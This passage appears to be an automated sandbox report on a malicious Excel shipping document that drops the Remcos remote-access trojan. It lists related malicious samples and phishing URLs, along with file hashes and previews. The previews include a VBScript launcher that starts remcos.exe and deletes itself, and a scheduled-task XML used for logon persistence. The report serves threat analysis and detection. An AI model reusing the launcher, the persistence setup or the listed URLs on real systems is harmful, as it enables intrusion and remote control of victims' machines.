	MT-000137.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.0.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	QPI-01458.exe	Get hash	malicious	Browse	• 172.67.188.154
	LITmNphcCA.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 172.67.179.45
	http://download2224.mediafire.com/5rqvtr7atabg/4ufxk777x7qfcdd/FastStoneCapturePortableTW_9.0_azo.exe	Get hash	malicious	Browse	• 104.16.203.237

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://click.freshwaterlive.info/campaign/clicked/MjgzNjAxMzU%3D_MTAxOA%3D%3D__MjY3NzY5Ng%3D%3D__MjI2/aHR0cDovL2JpdC5seS8ySk1GMUJk?c=28360135	Get hash	malicious	Browse	• 104.16.19.94
	http://https://awattorneys-my.sharepoint.com/:b:/p/fgalante/EcRfEpzLM_tOh_Roewbwm9oB4JarWh_30QaPZLGUdNbnuw?e=4%3aqmwocp&at=9	Get hash	malicious	Browse	• 104.16.18.94
	http://reppoflag.net/2307e0382f77c950a2.js	Get hash	malicious	Browse	• 172.64.170.19
	http://https://firebasestorage.googleapis.com/v0/b/blckaxe.appspot.com/o/general%20page.html?alt=media&token=b4029a1b-78f5-43ff-a7eb-d4555ad6a60e#kymo@willowoodusa.com	Get hash	malicious	Browse	• 104.16.18.94
	http://hoquetradersltd.com/jordanbruce/index.php	Get hash	malicious	Browse	• 104.16.18.94
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://https://preview.hs-sites.com/_hcms/preview/template/multi?domain=undefined&hs_preview_key=SlyW7XnGAffndKslJ_Oq0Q&portalId=8990448&tc_deviceCategory=undefined&template_file_path=mutli/RFQ.html	Get hash	malicious	Browse	• 104.16.115.104
	HSBC Payment Advice - HSBC67628473234[20201412].exe	Get hash	malicious	Browse	• 172.67.156.125
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 104.18.225.52
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://p1.pagewiz.net/w5c8j120/	Get hash	malicious	Browse	• 104.16.19.94
	Og8qU1smzy.exe	Get hash	malicious	Browse	• 162.159.138.232
	http://https://nimb.ws/10IXxl	Get hash	malicious	Browse	• 104.26.3.186
	http://https://www.canva.com/design/DAESYWKuLHs/avvDNRvDuj_tk82H9Q45ZQ/view?utm_content=DAESYWKuLHs&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 104.17.115.17
	Ema.exe	Get hash	malicious	Browse	• 104.23.98.190
	http://p1.pagewiz.net/w5c8j120/	Get hash	malicious	Browse	• 104.16.19.94
NEDZONE-ASNL	6Cprm97UTl.xls	Get hash	malicious	Browse	• 83.172.144.37
	http://https://balenpersen.com/TO/financialcrimes@lvmpd.com	Get hash	malicious	Browse	• 83.172.131.9
	SecuriteInfo.com.Trojan.GenericKD.34438057.21356.doc	Get hash	malicious	Browse	• 83.172.180.164
	http://https://installatiebedrijfroosendaal.nl/ONWFP-gO_YnJ-5Yu/ACH/PaymentAdvice/En_us/Sales-Invoice	Get hash	malicious	Browse	• 83.172.144.29
DAVID_CRAIGGG	DHL1.exe	Get hash	malicious	Browse	• 185.140.53.221
	New Order.exe	Get hash	malicious	Browse	• 185.140.53.227
	988119028872673623l.exe	Get hash	malicious	Browse	• 185.140.53.163
	SecuriteInfo.com.Fareit-FZO54A4BE7037EC.exe	Get hash	malicious	Browse	• 185.140.53.149
	QUOTATION2021_RFQ#38787_A_Bich_Thien_Trading_Co_Ltd.exe	Get hash	malicious	Browse	• 185.140.53.211
	NEWQUOTATION_RFQ#38787_A_Bich_Thien_Trading_Co_Ltd.exe	Get hash	malicious	Browse	• 185.140.53.211
	R3lJMVp0ep.exe	Get hash	malicious	Browse	• 185.244.30.87
	Payment Copy.exe	Get hash	malicious	Browse	• 185.244.30.92
	SOA_30_11_2020,pdf.exe	Get hash	malicious	Browse	• 185.140.53.135
	20201229_QUA_20Y0252,pdf.exe	Get hash	malicious	Browse	• 185.140.53.135
	DHL FI.exe	Get hash	malicious	Browse	• 185.140.53.221
	DHL DETAILS.exe	Get hash	malicious	Browse	• 185.140.53.221
	d2H8MOKNiq1xjLZ.exe	Get hash	malicious	Browse	• 185.140.53.221
	DHL file.exe	Get hash	malicious	Browse	• 185.140.53.221
	DQu38121jV.exe	Get hash	malicious	Browse	• 185.140.53.149
	PGHT2012023 (Invoice & Packing).exe	Get hash	malicious	Browse	• 185.244.30.90
	PO029734,pdf.exe	Get hash	malicious	Browse	• 185.140.53.135
	Payment Copy.doc.....exe	Get hash	malicious	Browse	• 185.165.153.116
	Bank Account Details.pdf.exe	Get hash	malicious	Browse	• 185.140.53.219
	VSI_202012223,pdf.exe	Get hash	malicious	Browse	• 185.140.53.135

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 104.22.1.232
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 104.22.1.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 104.22.1.232
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 104.22.1.232
	PSX7103491.doc	Get hash	malicious	Browse	• 104.22.1.232
	Beauftragung.doc	Get hash	malicious	Browse	• 104.22.1.232
	1I72L29IL3F.doc	Get hash	malicious	Browse	• 104.22.1.232
	Adjunto_2021.doc	Get hash	malicious	Browse	• 104.22.1.232
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 104.22.1.232
	Dok 0501 012021 Q_93291.doc	Get hash	malicious	Browse	• 104.22.1.232
	invoice.doc	Get hash	malicious	Browse	• 104.22.1.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 104.22.1.232
	output.xls	Get hash	malicious	Browse	• 104.22.1.232
	output.xls	Get hash	malicious	Browse	• 104.22.1.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 104.22.1.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Details DHL.xls	Get hash	malicious	Browse	• 104.22.1.232
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.1.232

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.107585226592965
Encrypted:	false
SSDEEP:	6:kKd0MSwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:GWkPlE99SNxAhUegeT2
MD5:	89AD6E148F32A00FEDC7288A635BF581
SHA1:	D1DE2367BE129CADD6BD1A2BA6D986ECE49F881E
SHA-256:	6D362B48AFD6CDC3CF0E6F5CF4ACA012E0C304A493D9CDECA7821477BA706670
SHA-512:	EBA4C7738635A87395F369F50F78B32BB27020D2184778940599CC64A4972D72A35DC362F75836DD399C065A295BFF0084D79139FBA5D66F051EA5D647214D48
Malicious:	false
Preview:	p..... .....Z.t.C...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Temp\2CFE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	376797
Entropy (8bit):	**7.991311231762346**
Encrypted:	**true**
SSDEEP:	6144:ne+RqqVOMhdv2WY8hNduZYoFzFN0/5DC5GFvVxUX9eCnlAynPyEYT4c9r33iap:n9tOMzOH8ZoFzUOcFvwX9eepPZm4c9TN
MD5:	442B8C31C01CD099A86D738D8D616141
SHA1:	BCE32B3724A3E1766AD3592B67B9280D26BFEA26
SHA-256:	BF0BB5BC75AB3EF31A297C69FDB59AEC5865D813B2E49608FC4E315C1AB16103
SHA-512:	65500A0D75840FCAE4357E9FD5F6A6FB861CB13570C1612B605366B0AA278EEEC663BDD89147DE23442C21FABBD039A91E0C07C4BDD1021B2EAAA4A9902319 3
Malicious:	false
Preview:	...N.0...H.C.+J\8 ..r.e.....=M...<..g...U...DI..~..xfz...x....]V.V..^i.....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B..T.....\;V..|.Q5.!.-E"....H...-Ay.jI...A(l..5U.....R. .!.{..5;Lm...~.E..;%#6..*....xAa. ..9.u....VP<....Ki...>.../.a.....V.L.%VY!..wbn..v.....R..n/O../..\.XO;...L.....D..xw=f...:. ...<".a.....[.A=%j.....=.CE.-....s..4U...H.+.....|....AL..]....D.'..w fl.@.a.n..>.....PK.....!....-.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Cab5735.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar5736.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.........S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.............20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\install.vbs	
Process:	C:\Users\user\AppData\Local\Temp\sm.exe
File Type:	data
Category:	dropped
Size (bytes):	418
Entropy (8bit):	3.480963687157218
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMBvFQ4lOQ1MJhpE2F0M/0aimi:4Dh+S0FNOQqBE2F0Nait

C:\Users\user\AppData\Local\Temp\install.vbs	
MD5:	F6BF3BB1299A9BDA49FED7D26E2E9906
SHA1:	065B285FC471F5DB66AAE967016DAA022C1142F4
SHA-256:	2976F3C42F546776DBC6D8F32767C30B6C71199981E2F63E46C3812C0FEB37CA
SHA-512:	A5AE404B72F7C5B1BB1961CCBB419CB31F16472D7B9728BDC2E9FCA4E31B2BEE62B224A5944ECCA04DD8A423C3B6A62F209455BF1B0E582F41A56CA23BE32BC4
Malicious:	false
Preview:	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.".)...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.R.e.m.c.o.s.\.r.e.m.c.o.s...e.x.e.".".".,. .0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Local\Temp\tmp362D.tmp	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1623
Entropy (8bit):	5.159516854402537
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBKShtn:cbhZ7ClNQi/rydbz9I3YODOLNdq3cSz
MD5:	6BB09DA9B9954D91560A18EADB09ACCE
SHA1:	42A48847575D82331A5EAF972DFCDECAAD3E899B
SHA-256:	36334DE1D4562CDCAAC330EAEDF074A187AED5631DEBFB78726A9E50B8264214
SHA-512:	FF379E5DCC928D4E6D7B07C7924B65639DDBA2B15315C5E479026A8E0C2E790C1E3984670E686AB193CC831D74C1B92B2153D8FD7A9CCF3947F58DC594D202
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmp915.tmp	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1623
Entropy (8bit):	5.159516854402537
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBKShtn:cbhZ7ClNQi/rydbz9I3YODOLNdq3cSz
MD5:	6BB09DA9B9954D91560A18EADB09ACCE
SHA1:	42A48847575D82331A5EAF972DFCDECAAD3E899B
SHA-256:	36334DE1D4562CDCAAC330EAEDF074A187AED5631DEBFB78726A9E50B8264214
SHA-512:	FF379E5DCC928D4E6D7B07C7924B65639DDBA2B15315C5E479026A8E0C2E790C1E3984670E686AB193CC831D74C1B92B2153D8FD7A9CCF3947F58DC594D202
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	
Process:	C:\Users\user\AppData\Local\Temp\sm.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1623
Entropy (8bit):	5.159516854402537
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBKShtn:cbhZ7ClNQi/rydbz9I3YODOLNdq3cSz
MD5:	6BB09DA9B9954D91560A18EADB09ACCE
SHA1:	42A48847575D82331A5EAF972DFCDECAAD3E899B
SHA-256:	36334DE1D4562CDCAAC330EAEDF074A187AED5631DEBFB78726A9E50B8264214
SHA-512:	FF379E5DCC928D4E6D7B07C7924B65639DDBA2B15315C5E479026A8E0C2E790C1E3984670E686AB193CC831D74C1B92B2153D8FD7A9CCF3947F58DC594D202
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 6 14:45:50 2021, atime=Wed Jan 6 14:45:50 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.473956273754622
Encrypted:	false
SSDEEP:	12:85QO7tCLgXg/XAlCPCHaXEKB8VXB/gUaX+WnicvbG+bDtZ3YilMMEpxRljKbTdJU:85h7tU/XT0K6VXWhYevDv3qKrNru/
MD5:	5A186F2F871702973006F88C51419168
SHA1:	004248FA92673AE0071D8C68CD42D41BE89A1791
SHA-256:	D0C4313F72D044F754441610BBB109F0BD5BF6EF94D1376A37214DB2D48C47B1
SHA-512:	1E564FC709B73DA9CB90378846B71E37D288E58E7F15AA0B381B6FEAF51CF121C56E0E5428601499A2FDC75984DF6A05588126715B0087E4E4C72365857348A7
Malicious:	false
Preview:	L.....F.....7G..p...C...p...C.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....&R.}..Desktop.d.....QK.X&R.}*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\216041\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....216041.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Shipping Document PLBL003534.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:19 2020, mtime=Wed Jan 6 14:45:50 2021, atime=Wed Jan 6 14:45:50 2021, length=401920, window=hide
Category:	dropped
Size (bytes):	2208
Entropy (8bit):	4.577698022185074
Encrypted:	false
SSDEEP:	48:8a/XT0ZVXb491S/KQh2a/XT0ZVXb491S/KQ/:8a/XuVXb49c/KQh2a/XuVXb49c/KQ/
MD5:	F70C3EC3FD1C15F9C33B923AF691FCA1
SHA1:	9361F8EF8BF3F50485132D2B7A396E385C17771D
SHA-256:	A79182F7CBEDEB9D5F79BD3F233F821BC4867D2CB51AD32FAD0DB53B95A95BAD
SHA-512:	D87A9CB08F3AE00E13A411FCE4220D5EDA764DC4ADD0D569180947BC3184BCAD23CDEEB4D587CDC7629496A7354C60B13AAAC7E7893F0E81CB007513383FE5E
Malicious:	false
Preview:	L.....F.... .....R..{..p...C....}..C...."..... .....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..".&R.} .SHIPPI~1.XLS..n.....Q.y.Q.y*...8.....S.h.i.p.p.i.n.g. .D.o.c.u.m.e.n.t. .P.L.B.L.0.0.3.5.3.4...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\216041\Users.user\Desktop\Shipping Document PLBL003534.xls.7.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.h.i.p.p.i.n.g. .D.o.c.u.m.e.n.t. .P.L.B.L.0.0.3.5.3.4...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.8830506311217645
Encrypted:	false
SSDEEP:	3:oyBVomMM2F3ClRpw64ouj2F3ClRpw64omMM2F3ClRpw64ov:dj6Mrrw9rrw6Mrrwy
MD5:	7EFD59FD9242342679735181732 2EA44
SHA1:	BA325691660E7CE3829BB1391495C749B900E391
SHA-256:	E07177B3DFBED767D9EF64208C479D088ACCC1BB0AE83998FB5F217B9DC765CF
SHA-512:	FA026314536D2BBAD7FA81ABC7F69EB99958246B39B71332E3FF941611C1A26823CFE453C6C7CCB38739660AE4E7A1A22E25DDC78BF18A72313A289C8DF9923
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Shipping Document PLBL003534.LNK=0..Shipping Document PLBL003534.LNK=0..[xls]..Shipping Document PLBL003534.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BZONVEL56FNYZL2PBVU0.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BZONVEL56FNYZL2PBVU0.temp	
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586853503054533
Encrypted:	false
SSDEEP:	96:chQCsMqmqvsqvJCwokz8hQCsMqmqvsEHyqvJCworqzUkDYjHPf8/kilUVulu:cy7okz8yvHnorqzZ+f88AIu
MD5:	5A1B6FFDCFCDB3DE498E0E1EA2A0D0AB
SHA1:	81E308A28AAEED43667C8C82AEBB48021AD6E055
